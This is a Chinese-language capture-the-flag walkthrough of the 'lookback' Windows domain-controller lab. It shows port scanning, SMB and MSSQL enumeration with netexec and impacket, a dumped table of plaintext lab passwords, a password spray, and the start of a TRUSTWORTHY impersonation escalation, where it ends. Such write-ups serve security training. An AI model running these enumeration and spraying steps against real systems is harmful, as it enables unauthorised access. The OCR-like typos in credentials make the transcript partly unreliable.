

lookback

靶机信息

详情

靶机: lookback

作者: wackymaker (QQ: 3456458902)

靶机ID: 632

系统: Windows (ad)

难度: hard

链接: https://mega.nz/file/GxgggYIR#T4gVR6wA9A3zy7r9qzo0gzxAzgIHl-_yURnsng-4tNw


初始凭证: hank\HrUhoX2r6c7Jgxc2qiTY

启动 (失败)

```
Could not read from the boot medium!  
Please insert a bootable medium and reboot.
```

配置

1. 彻底关机 **lookback**
2. 在 **Storage** 里只做删除，不做新增
3. 找到 **NVMe Controller** 下的 **lookback-disk1.vdi**
4. 点“Remove Attachment”
5. 保存
6. 重新打开设置，确认 **NVMe** 下已经空了
7. 再把这块盘添加到 **SATA Controller -> Port 0**



IP地址

```
1 (web)-(root@kali)-[/home/.../Desktop/hmv/lookback/myself]
2 # arp-scan --interface=eth1 --localnet | grep "08:00:27"
3 172.16.55.128    08:00:27:2f:a0:3b    PCS Systemtechnik GmbH
```

信息收集

```
1  └─(web)-(root@kali)-[/home/kali]
2  └─# nmap -p 445 --script smb2-time 172.16.55.128
3  Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-11 13:40 +0800
4  Nmap scan report for dc01.lookback.htb (172.16.55.128)
5  Host is up (0.00027s latency).
6
7  PORT      STATE SERVICE
8  445/tcp    open  microsoft-ds
9  MAC Address: 08:00:27:2F:A0:3B (Oracle VirtualBox virtual NIC)
10
11  Host script results:
12  | smb2-time:
13  |   date: 2026-04-11T06:01:38
14  |_  start_date: N/A
15
16  Nmap done: 1 IP address (1 host up) scanned in 1.25 seconds
```

```
1  sudo timedatectl set-timezone UTC
2  sudo date -s "2026-04-11 06:01:38"
```

enum4linux-ng

```

1 (web)-(root@kali)-[/home/.../Desktop/hmv/lookback/myself]
2 # rustscan -a 172.16.55.128 -- -A
3
4 .-.-.-. .-.-.-. .-.-.-. .-.-.-. .-.-.-. .-.-.-.
5 | {} }| {} |{ { _ { _ _ } { { _ / _ } / {} \ | `| |
6 | .-.-. \ | {} | .-.-. } | | .-.-. } \ _ } / /\ \ | \ |
7 | `| `| `| `| `| `| `| `| `| `| `| `| `| `| `| `|
8
9 The Modern Day Port Scanner.
10
11 : http://discord.skerritt.blog :
12 : https://github.com/RustScan/RustScan :
13
14 RustScan: Where '404 Not Found' meets '200 OK'.
15
16 [~] The config file is expected to be at "/root/.rustscan.toml"
17 [!] File limit is lower than default batch size. Consider upping with --u
    limit. May cause harm to sensitive servers
18 [!] Your file limit is very small, which negatively impacts RustScan's sp
    eed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
19 Open 172.16.55.128:445
20 Open 172.16.55.128:1433
21 [~] Starting Script(s)
22 [>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -A" on ip
    172.16.55.128
23 Depending on the complexity of the script, results may take some time to
    appear.
24 [~] Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-11 11:47 +0800
25 NSE: Loaded 158 scripts for scanning.
26 NSE: Script Pre-scanning.
27 NSE: Starting runlevel 1 (of 3) scan.
28 Initiating NSE at 11:47
29 Completed NSE at 11:47, 0.00s elapsed
30 NSE: Starting runlevel 2 (of 3) scan.
31 Initiating NSE at 11:47
32 Completed NSE at 11:47, 0.00s elapsed
33 NSE: Starting runlevel 3 (of 3) scan.
34 Initiating NSE at 11:47
35 Completed NSE at 11:47, 0.00s elapsed
36 Initiating ARP Ping Scan at 11:47
37 Scanning 172.16.55.128 [1 port]
38 Completed ARP Ping Scan at 11:47, 0.05s elapsed (1 total hosts)
39 Initiating Parallel DNS resolution of 1 host. at 11:47
40 Completed Parallel DNS resolution of 1 host. at 11:47, 4.50s elapsed
    DNS resolution of 1 IPs took 4.50s. Mode: Async [#: 3, OK: 0, NX: 0, DR:
    1, SF: 0, TR: 6, CN: 0]
    Initiating SYN Stealth Scan at 11:47

```

```

41 Scanning 172.16.55.128 [2 ports]
42 Discovered open port 445/tcp on 172.16.55.128
43 Discovered open port 1433/tcp on 172.16.55.128
44 Completed SYN Stealth Scan at 11:47, 0.01s elapsed (2 total ports)
45 Initiating Service scan at 11:47
46 Scanning 2 services on 172.16.55.128
47 Completed Service scan at 11:47, 6.02s elapsed (2 services on 1 host)
48 Initiating OS detection (try #1) against 172.16.55.128
49 Retrying OS detection (try #2) against 172.16.55.128
50 NSE: Script scanning 172.16.55.128.
51 NSE: Starting runlevel 1 (of 3) scan.
52 Initiating NSE at 11:48
53 NSE Timing: About 99.65% done; ETC: 11:48 (0:00:00 remaining)
54 Completed NSE at 11:48, 40.04s elapsed
55 NSE: Starting runlevel 2 (of 3) scan.
56 Initiating NSE at 11:48
57 Completed NSE at 11:48, 0.05s elapsed
58 NSE: Starting runlevel 3 (of 3) scan.
59 Initiating NSE at 11:48
60 Completed NSE at 11:48, 0.00s elapsed
61 Nmap scan report for 172.16.55.128
62 Host is up, received arp-response (0.00036s latency).
63 Scanned at 2026-04-11 11:47:53 CST for 50s
64
65 PORT      STATE SERVICE      REASON      VERSION
66 445/tcp    open  microsoft-ds? syn-ack ttl 128
67 1433/tcp   open  ms-sql-s     syn-ack ttl 128 Microsoft SQL Server 2022 1
68 6.00.1000.00; RTM
69 | ms-sql-ntlm-info:
70 |   172.16.55.128:1433:
71 |     Target_Name: LOOKBACK
72 |     NetBIOS_Domain_Name: LOOKBACK
73 |     NetBIOS_Computer_Name: DC01
74 |     DNS_Domain_Name: lookback.htb
75 |     DNS_Computer_Name: dc01.lookback.htb
76 |     DNS_Tree_Name: lookback.htb
77 |     Product_Version: 10.0.20348
78 |_ssl-date: 2026-04-11T03:57:19+00:00; +8m36s from scanner time.
79 | ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
80 | Issuer: commonName=SSL_Self_Signed_Fallback
81 | Public Key type: rsa
82 | Public Key bits: 3072
83 | Signature Algorithm: sha256WithRSAEncryption
84 | Not valid before: 2026-04-11T03:52:01
85 | Not valid after: 2056-04-11T03:52:01
86 | MD5:      7474 440a 16ce 3fac dfe7 9c40 1237 c0fc
87 | SHA-1:    98b5 8200 df9f cf7c c7fa 7481 62b8 895c b5b8 4634

```

```

88 | SHA-256: 258a 88d1 3b16 1c42 a05e c7d7 ea41 b3da fee5 7ee2 cc7d dcb6 ee
89 | 04 ae2f 5885 8c54
90 | -----BEGIN CERTIFICATE-----
91 | MIIeADCCAmigAwIBAgIQGm3HGZv0j5VCSzUQsQ5msDANBgkqhkiG9w0BAQsFADA7
92 | MTkwNwYDVQQDHjAAUwBTAEwAXwBTAGUABABMAF8AUwBpAGcAbgBLAGQAXwBGAGEA
93 | bABsAGIAYQBjAGswIBcNMjYwNDEzMjYwNDEzMjYwNDEzMjYwNDEzMjYwNDEzMjYw
94 | OTA3BgNVBAMeMABTAFMATABfAFMAZQBsAGYAXwBTAGkAZwBuAGUAZABfAEYAYQBs
95 | AGwAYgBhAGMAazCCAaIwDQYJKoZIhvcNAQEBBQADggGPADCCAYoCggGBAPUHgbuD
96 | bBc5qBelr4X1WCI1KsW3GRBACa60P5AzaQwfTr2h0IdYNvurfGAmQtyvXjaPoJIT
97 | CJ4ssEQRJZ0wf6m7xsphUyBV3G2yPFNtYb7aPXv7qhK04imjbeGVT638HZLYFMgs
98 | CTIsqIpP+910po23zNwZsEB6Y/vhAtx4aswg4RHV0SpB6dEVwNElsCEuQ5rFnZAU
99 | m3hRa/+LYCQHadfwEVG25RRWMSyWSAz6hJ/40lkWcX015M4sZUefQWM5VE/xKeUc
100 | yVhEv2G7xTwnJ5vqWyxz+IvnibUc6WRUqZwQof1fyjey2fPGIAC/V27pNrnPv11a
101 | m0UdZpVwI3Lt0CBvDMAIGKQoBnc4jtuBLde4JRtDuFJHTp+0H1MRypV1bFF6wfcw
102 | byu/mxmTNfQdPPct11lCEF22kWtmf/AVtW92N89uBlv46xiBoeepYjTyVFmGNBtm
103 | vdl4zopzGp0hF9lKaxDDGPJ/RBvE/bBlr/XgoEhkAZsNgmCGSIEsH0COLQIDAQAB
104 | MA0GCSqGSIb3DQEBGwUAA4IBGQCWBFp9iELHXo55braQc+d4qgg9qb773L0cW96R
105 | WUoKFRn+L5xH8pCSx1CS8iTs3aUa0S5xwtoCsRXGZIVSXqbaqBfyQSgtm3fJuGPH
106 | dPYz6h2P7KFJU0xBgdiH/xhL/7w8TTdq4x6X4V9q6gqX0EL33+ygV4lupiKCqXWh
107 | zfg0iXADf+1fwN6Kq3E6mkwA03K3s9bcAsu7GfmiKHx0nBIuNZMa2wup4rHp+kyT
108 | e5UNbvhtTn5nnbzWZgVoTJWxDTZgxqdh9o8pZquH0s5PH48Ze2qVZjavid3hyEX09
109 | I0I304kWqNqz8jhLM530HR+fz1FHfLRfFSmAYPloFYZAw7/bTn6ERZNjBvRoRm7J
110 | M5E6WzdXd2AwFGUmcYdtdN2pW9T+0ki55L9qD0AcLCUMfYqEl2Au55IhNyyWJNgX
111 | leMTjln6ZLV/vej/GieHtULU5Q18hMHmzoMD3I68ig6BhmZVBtrLF028Pp67/z/z
112 | rqikA3uC/zht8YXVSceyw/EVr0Q=
113 | -----END CERTIFICATE-----
114 | ms-sql-info:
115 |   172.16.55.128:1433:
116 |     Version:
117 |       name: Microsoft SQL Server 2022 RTM
118 |       number: 16.00.1000.00
119 |       Product: Microsoft SQL Server 2022
120 |       Service pack level: RTM
121 |       Post-SP patches applied: false
122 |     TCP port: 1433
123 | MAC Address: 08:00:27:2F:A0:3B (Oracle VirtualBox virtual NIC)
124 | Warning: OSScan results may be unreliable because we could not find at le
125 | ast 1 open and 1 closed port
126 | Device type: general purpose
127 | Running (JUST GUESSING): Microsoft Windows 2022|11|2016 (92%)
128 | OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_11
129 | cpe:/o:microsoft:windows_server_2016
130 | OS fingerprint not ideal because: Missing a closed TCP port so results in
    complete
    Aggressive OS guesses: Microsoft Windows Server 2022 (92%), Microsoft Win
    dows 11 21H2 (85%), Microsoft Windows Server 2016 (85%)
    No exact OS matches for host (test conditions non-ideal).
    TCP/IP fingerprint:

```

```

131 SCAN(V=7.98%E=4%D=4/11%OT=445%CT=%CU=%PV=Y%DS=1%DC=D%G=N%M=080027%TM=69D9
132 C49B%P=x86_64-pc-linux-gnu)
133 SEQ(SP=F3%GCD=1%ISR=FB%TI=I%TS=A)
134 SEQ(SP=FF%GCD=1%ISR=10C%TI=I%TS=A)
135 OPS(01=M5B4NW8ST11%02=M5B4NW8ST11%03=M5B4NW8NNT11%04=M5B4NW8ST11%05=M5B4N
136 W8ST11%06=M5B4ST11)
137 WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFDC)
138 ECN(R=Y%DF=Y%TG=80%W=FFFF%O=M5B4NW8NNS%CC=Y%Q=)
139 T1(R=Y%DF=Y%TG=80%S=0%A=S+%F=AS%RD=0%Q=)
140 T2(R=N)
141 T3(R=N)
142 T4(R=N)
143 U1(R=N)
144 IE(R=N)
145
146 Uptime guess: 0.005 days (since Sat Apr 11 11:41:08 2026)
147 Network Distance: 1 hop
148 TCP Sequence Prediction: Difficulty=243 (Good luck!)
149 IP ID Sequence Generation: Incremental
150
151 Host script results:
152 | p2p-conficker:
153 |   Checking for Conficker.C or higher...
154 |   Check 1 (port 20036/tcp): CLEAN (Timeout)
155 |   Check 2 (port 63241/tcp): CLEAN (Timeout)
156 |   Check 3 (port 42841/udp): CLEAN (Timeout)
157 |   Check 4 (port 42527/udp): CLEAN (Timeout)
158 |_ 0/4 checks are positive: Host is CLEAN or ports are blocked
159 | smb2-security-mode:
160 |   3.1.1:
161 |_ Message signing enabled and required
162 | smb2-time:
163 |   date: 2026-04-11T03:56:38
164 |_ start_date: N/A
165 |_clock-skew: mean: 8m32s, deviation: 2s, median: 8m31s
166
167 TRACEROUTE
168 HOP RTT ADDRESS
169 1 0.36 ms 172.16.55.128
170
171 NSE: Script Post-scanning.
172 NSE: Starting runlevel 1 (of 3) scan.
173 Initiating NSE at 11:48
174 Completed NSE at 11:48, 0.00s elapsed
175 NSE: Starting runlevel 2 (of 3) scan.
176 Initiating NSE at 11:48
177 Completed NSE at 11:48, 0.00s elapsed
178 NSE: Starting runlevel 3 (of 3) scan.

```

```
177 Initiating NSE at 11:48
178 Completed NSE at 11:48, 0.00s elapsed
179 Read data files from: /usr/share/nmap
180 OS and Service detection performed. Please report any incorrect results a
181 t https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.53 seconds
Raw packets sent: 89 (9.036KB) | Rcvd: 17 (932B)
```

添加hosts

```
1 (web)-(root@kali)-[/home/.../Desktop/hmv/lookback/myself]
2 # echo "172.16.55.128 dc01.lookback.htb lookback.htb dc01" | sudo tee -a
/etc/hosts
3 172.16.55.128 dc01.lookback.htb lookback.htb dc01
```

netexec

smb(shares)

```
1 (web)-(root@kali)-[/home/.../Desktop/hmv/lookback/myself]
2 # nxc smb 172.16.55.128 -d lookback.htb -u hank -p 'HrUhoX2r6c7Jgxc2qiTY' --shares
3 SMB 172.16.55.128 445 DC01 [*] Windows Server 202
  2 Build 20348 (name:DC01) (domain:lookback.htb) (signing:True) (SMBv1:None)
  (Null Auth:True)
4 SMB 172.16.55.128 445 DC01 [+] lookback.htb\hank:
  HrUhoX2r6c7Jgxc2qiTY
5 SMB 172.16.55.128 445 DC01 [*] Enumerated shares
6 SMB 172.16.55.128 445 DC01 Share Permis
  sions Remark
7 SMB 172.16.55.128 445 DC01 -----
8 SMB 172.16.55.128 445 DC01 ADMIN$
  Remote Admin
9 SMB 172.16.55.128 445 DC01 C$
  Default share
10 SMB 172.16.55.128 445 DC01 IPC$ READ
  Remote IPC
11 SMB 172.16.55.128 445 DC01 NETLOGON READ
  Logon server share
12 SMB 172.16.55.128 445 DC01 notes
13 SMB 172.16.55.128 445 DC01 SYSVOL READ
  Logon server share
```

smb(users)

```

1 (web)-(root@kali)-[/home/.../Desktop/hmv/lookback/myself]
2 # nxc smb 172.16.55.128 -d lookback.htb -u hank -p 'HrUhoX2r6c7Jgxc2qiTY' --users
3 SMB 172.16.55.128 445 DC01 [*] Windows Server 202
  2 Build 20348 (name:DC01) (domain:lookback.htb) (signing:True) (SMBv1:None)
  (Null Auth:True)
4 SMB 172.16.55.128 445 DC01 [+] lookback.htb\hank:
  HrUhoX2r6c7Jgxc2qiTY
5 SMB 172.16.55.128 445 DC01 -Username-
  -Last PW Set- -BadPW- -Description-
6 SMB 172.16.55.128 445 DC01 Administrator
  2025-10-17 18:08:02 0 Built-in account for administering the
  computer/domain
7 SMB 172.16.55.128 445 DC01 Guest
  <never> 0 Built-in account for guest access to t
  he computer/domain
8 SMB 172.16.55.128 445 DC01 krbtgt
  2025-10-17 03:15:35 0 Key Distribution Center Service Account
  t
9 SMB 172.16.55.128 445 DC01 hank
  2025-10-19 12:05:12 0
10 SMB 172.16.55.128 445 DC01 lookback-admin
  2025-10-19 12:11:25 0
11 SMB 172.16.55.128 445 DC01 db-admin
  2025-10-19 12:15:44 0
12 SMB 172.16.55.128 445 DC01 Service_Maintainer
  2025-10-19 13:27:26 0
13 SMB 172.16.55.128 445 DC01 IT-SEC-admin
  2025-10-19 14:11:48 0
14 SMB 172.16.55.128 445 DC01 IT-admin
  2025-10-19 14:15:17 0
15 SMB 172.16.55.128 445 DC01 IT-login-user
  2025-10-19 14:17:16 0
16 SMB 172.16.55.128 445 DC01 IT-email-admin
  2025-10-19 14:20:21 0
17 SMB 172.16.55.128 445 DC01 [*] Enumerated 11 local
  users: LOOKBACK

```

mssql

```

1 (web)-(root@kali)-[/home/.../Desktop/hmv/lookback/myself]
2 # nxc mssql 172.16.55.128 -d lookback.htb -u hank -p 'HrUhoX2r6c7JgXg2qiTY'
3 MSSQL 172.16.55.128 1433 DC01 [*] Windows Server 2022
  Build 20348 (name:DC01) (domain:lookback.htb) (EncryptionReq:False)
4 MSSQL 172.16.55.128 1433 DC01 [+] lookback.htb\hank:HrUhoX2r6c7JgXg2qiTY

```

Mssql-1433

连接(hank)

```

1 (web)-(root@kali)-[/home/.../Desktop/hmv/lookback/myself]
2 # impacket-mssqlclient 'lookback.htb/hank:HrUhoX2r6c7JgXg2qiTY@172.16.5
  5.128' -windows-auth
3 Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies
4
5 [*] Encryption required, switching to TLS
6 [*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
7 [*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
8 [*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
9 [*] INFO(dc01): Line 1: Changed database context to 'master'.
10 [*] INFO(dc01): Line 1: Changed language setting to us_english.
11 [*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
12 [*] Press help for extra shell commands
13 SQL (lookback\hank guest@master)>

```

信息收集

enum-db

```

1 SQL (lookback\hank guest@master)> enum_db
2 name          is_trustworthy_on
3 -----
4 master                0
5 tempdb                0
6 model                0
7 msdb                  1
8 lookback              1
9 notes                 0

```

enum_logins

```

1 SQL (lookback\hank guest@master)> enum_logins
2 name          type_desc      is_disabled  sysadmin  securityadmin  se
  rveradmin    setupadmin    processadmin  diskadmin  dbcreator    bulkadmin
3 -----
4 sa          SQL_LOGIN      0          0          1          0
5 lookback\hank WINDOWS_LOGIN  0          0          0          0

```

权限查询

```

1 SQL (lookback\hank guest@master)> SELECT SYSTEM_USER;
2
3 -----
4 lookback\hank

```

```

1 SQL (lookback\hank guest@master)> SELECT IS_SRVROLEMEMBER('sysadmin');
2
3 -
4 0

```

```

1 SQL (lookback\hank guest@master)> SELECT * FROM fn_my_permissions(NULL, 'S
  ERVER');
2 entity_name      subentity_name  permission_name
3 -----
4 server          CONNECT SQL
5 server          VIEW ANY DATABASE

```

```

1 SQL (lookback\hank guest@master)> SELECT * FROM fn_my_permissions(NULL, 'D
  ATABASE');
2 entity_name      subentity_name  permission_name
3 -----
4 database        CONNECT
5 database        VIEW ANY COLUMN ENCRYPTION KEY DEFINITION
6 database        VIEW ANY COLUMN MASTER KEY DEFINITION

```

Note数据库

尝试密码喷洒都失败了

经与前文smb(users)的比对确定lookback_admin应为lookback-admin

```
1 SQL (lookback\hank L00KBACK\hank@notes)> SELECT name FROM sys.tables;
2 name
3 -----
4 users_notes
5 SQL (lookback\hank L00KBACK\hank@notes)> SELECT * FROM notes.dbo.users_no
6 tes;
7 id      username      password
8 --      -
9 1 Update Notice    Due to multiple weak passwords, strong password a
10 ccounts are now being issued.
11 2 jacob           G4vK1sZq9pH7tR2L
12 3 www_data        Q8mP2cV7xN3yJ5S0
13 4 Administrator   Z2pL6wF9rT5bC3K1
14 5 mssqlsvc        H5kR3nV8qW1tM7X2
15 6 signed_IT       U7qF2bY9mC4pL1T6
16 7 wack_admin       N6vT4pR8sK1qZ3H0
17 8 lan             P3rM9tW2kV7xL5C1
18 9 user_roundcube  F8kJ2vN6qR4pT1Z3
19 10 user            Y1pL7nK3vR9tC5M2
20 11 stow_svc        D4qV8mP2rT6kN1S9
21 12 ch_user         L9rT3pF6vK1nM8Q2
22 13 rustkey         C2pN7qR5vT9kL3H1
23 14 outbound_user   S6kP1vR9tM4qN2Z8
24 15 lookback_migrator B7qR2pT6vN1kM9C4
25 16 lookback_admin   iPmmhn8bguFcWin9
```

```
1 (web)-(root@kali)-[/home/.../Desktop/hmv/lookback/myself]
2 # nxc smb 172.16.55.128 -d lookback.htb -u lookback-admin -p 'iPmmhn8bguFcWin9'
3
4 SMB 172.16.55.128 445 DC01 [*] Windows Server 202
  2 Build 20348 (name:DC01) (domain:lookback.htb) (signing:True) (SMBv1:None)
  (Null Auth:True)
5 SMB 172.16.55.128 445 DC01 [+] lookback.htb\lookb
  ack-admin:iPmmhn8bguFcWin9
6
7 (web)-(root@kali)-[/home/.../Desktop/hmv/lookback/myself]
8 # nxc mssql 172.16.55.128 -d lookback.htb -u lookback-admin -p 'iPmmhn8b
  guFcWin9'
9 MSSQL 172.16.55.128 1433 DC01 [*] Windows Server 202
  2 Build 20348 (name:DC01) (domain:lookback.htb) (EncryptionReq:False)
10 MSSQL 172.16.55.128 1433 DC01 [+] lookback.htb\lookb
  ack-admin:iPmmhn8bguFcWin9
```

users.txt

```
Plain Text
1 jacob
2 www_data
3 Administrator
4 mssqlsvc
5 signed_IT
6 wack_admin
7 lan
8 user_roundcube
9 user
10 stow_svc
11 ch_user
12 rustkey
13 outbound_user
14 lookback_migrator
15 lookback_admin
```

passwords.txt

1 G4vK1sZq9pH7tR2L
2 Q8mP2cV7xN3yJ5S0
3 Z2pL6wF9rT5bC3K1
4 H5kR3nV8qW1tM7X2
5 U7qF2bY9mC4pL1T6
6 N6vT4pR8sK1qZ3H0
7 P3rM9tW2kV7xL5C1
8 F8kJ2vN6qR4pT1Z3
9 Y1pL7nK3vR9tC5M2
10 D4qV8mP2rT6kN1S9
11 L9rT3pF6vK1nM8Q2
12 C2pN7qR5vT9kL3H1
13 S6kP1vR9tM4qN2Z8
14 B7qR2pT6vN1kM9C4
15 iPmmhn8bguFcWin9

netexec-密码喷洒

```

1 ▾ (web)-(root@kali)-[/home/.../Desktop/hmv/lookback/myself]
2 ▾ # nxc smb 172.16.55.128 -d lookback.htb -u users.txt -p passwords.txt --
   no-bruteforce --continue-on-success
3 ▾ SMB          172.16.55.128    445      DC01          [*] Windows Server 202
   2 Build 20348 (name:DC01) (domain:lookback.htb) (signing:True) (SMBv1:None
   ) (Null Auth:True)
4 ▾ SMB          172.16.55.128    445      DC01          [-] lookback.htb\jacob
   :G4vK1sZq9pH7tR2L STATUS_LOGON_FAILURE
5 ▾ SMB          172.16.55.128    445      DC01          [-] lookback.htb\www_d
   ata:Q8mP2cV7xN3yJ5S0 STATUS_LOGON_FAILURE
6 ▾ SMB          172.16.55.128    445      DC01          [-] lookback.htb\Admin
   istrator:Z2pL6wF9rT5bC3K1 STATUS_LOGON_FAILURE
7 ▾ SMB          172.16.55.128    445      DC01          [-] lookback.htb\mssql
   svc:H5kR3nV8qW1tM7X2 STATUS_LOGON_FAILURE
8 ▾ SMB          172.16.55.128    445      DC01          [-] lookback.htb\signe
   d_IT:U7qF2bY9mC4pL1T6 STATUS_LOGON_FAILURE
9 ▾ SMB          172.16.55.128    445      DC01          [-] lookback.htb\wack_
   admin:N6vT4pR8sK1qZ3H0 STATUS_LOGON_FAILURE
10 ▾ SMB         172.16.55.128    445      DC01          [-] lookback.htb\lan:P
   3rM9tW2kV7xL5C1 STATUS_LOGON_FAILURE
11 ▾ SMB         172.16.55.128    445      DC01          [-] lookback.htb\user_
   roundcube:F8kJ2vN6qR4pT1Z3 STATUS_LOGON_FAILURE
12 ▾ SMB         172.16.55.128    445      DC01          [-] lookback.htb\user:
   Y1pL7nK3vR9tC5M2 STATUS_LOGON_FAILURE
13 ▾ SMB         172.16.55.128    445      DC01          [-] lookback.htb\stow_
   svc:D4qV8mP2rT6kN1S9 STATUS_LOGON_FAILURE
14 ▾ SMB         172.16.55.128    445      DC01          [-] lookback.htb\ch_us
   er:L9rT3pF6vK1nM8Q2 STATUS_LOGON_FAILURE
15 ▾ SMB         172.16.55.128    445      DC01          [-] lookback.htb\rustk
   ey:C2pN7qR5vT9kL3H1 STATUS_LOGON_FAILURE
16 ▾ SMB         172.16.55.128    445      DC01          [-] lookback.htb\outbo
   und_user:S6kP1vR9tM4qN2Z8 STATUS_LOGON_FAILURE
17 ▾ SMB         172.16.55.128    445      DC01          [-] lookback.htb\lookb
   ack_migrator:B7qR2pT6vN1kM9C4 STATUS_LOGON_FAILURE
18 ▾ SMB         172.16.55.128    445      DC01          [-] lookback.htb\lookb
   ack_admin:iPmmhn8bguFcWin9 STATUS_LOGON_FAILURE

```

```

1 (web)-(root@kali)-[/home/.../Desktop/hmv/lookback/myself]
2 # nxc smb 172.16.55.128 -d lookback.htb -u lookback-admin -p 'iPmmhn8bguFcWin9'
3
4 SMB 172.16.55.128 445 DC01 [*] Windows Server 202
  2 Build 20348 (name:DC01) (domain:lookback.htb) (signing:True) (SMBv1:None) (Null Auth:True)
5 SMB 172.16.55.128 445 DC01 [+] lookback.htb\lookback-admin:iPmmhn8bguFcWin9
6
7 (web)-(root@kali)-[/home/.../Desktop/hmv/lookback/myself]
8 # nxc mssql 172.16.55.128 -d lookback.htb -u lookback-admin -p 'iPmmhn8bguFcWin9'
9 MSSQL 172.16.55.128 1433 DC01 [*] Windows Server 202
  2 Build 20348 (name:DC01) (domain:lookback.htb) (EncryptionReq:False)
10 MSSQL 172.16.55.128 1433 DC01 [+] lookback.htb\lookback-admin:iPmmhn8bguFcWin9

```

连接(lookback-admin)

```

1 (web)-(root@kali)-[/home/.../Desktop/hmv/lookback/myself]
2 # impacket-mssqlclient 'lookback.htb/lookback-admin:iPmmhn8bguFcWin9@172.16.55.128' -windows-auth
3 Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies
4
5 [*] Encryption required, switching to TLS
6 [*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
7 [*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
8 [*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
9 [*] INFO(dc01): Line 1: Changed database context to 'master'.
10 [*] INFO(dc01): Line 1: Changed language setting to us_english.
11 [*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
12 [*] Press help for extra shell commands
13 SQL (lookback\lookback-admin guest@master)>

```

信息收集

enum-db

```
SQL (lookback\lookback-admin guest@master)> enum_db
name          is_trustworthy_on
-----
master                0
tempdb                0
model                 0
msdb                  1
lookback              1
notes                 0
```

enum_logins

```
SQL (lookback\lookback-admin guest@master)> enum_logins
name          type_desc      is_disabled  sysadmin  security
admin  serveradmin  setupadmin  processadmin  diskadmin  dbcreator  b
ulkadmin
-----
sa          SQL_LOGIN          0          1          0
0          0          0          0          0
lookback\lookback-admin  WINDOWS_LOGIN      0          0          0
0          0          0          0          0
```

权限查询

```
SQL (lookback\lookback-admin guest@master)> SELECT SYSTEM_USER;
lookback\lookback-admin
```

```

1 SQL (lookback\lookback-admin guest@master)> SELECT IS_SRVROLEMEMBER('sysadmin');
2
3 -
4 0

```

```

1 SQL (lookback\lookback-admin guest@master)> SELECT * FROM fn_my_permissions(NULL, 'SERVER');
2 entity_name      subentity_name    permission_name
3 -----
4 server           CONNECT SQL
5 server           VIEW ANY DATABASE

```

```

1 SQL (lookback\lookback-admin guest@master)> SELECT * FROM fn_my_permissions(NULL, 'DATABASE');
2 entity_name      subentity_name    permission_name
3 -----
4 database         CONNECT
5 database         VIEW ANY COLUMN ENCRYPTION KEY DEFINITION
6 database         VIEW ANY COLUMN MASTER KEY DEFINITION

```

权限提升

前置条件

EXECUTE AS OWNER 提权

TRUSTWORTHY 属性允许数据库内的模拟 (Impersonation) 上下文跨越数据库边界。

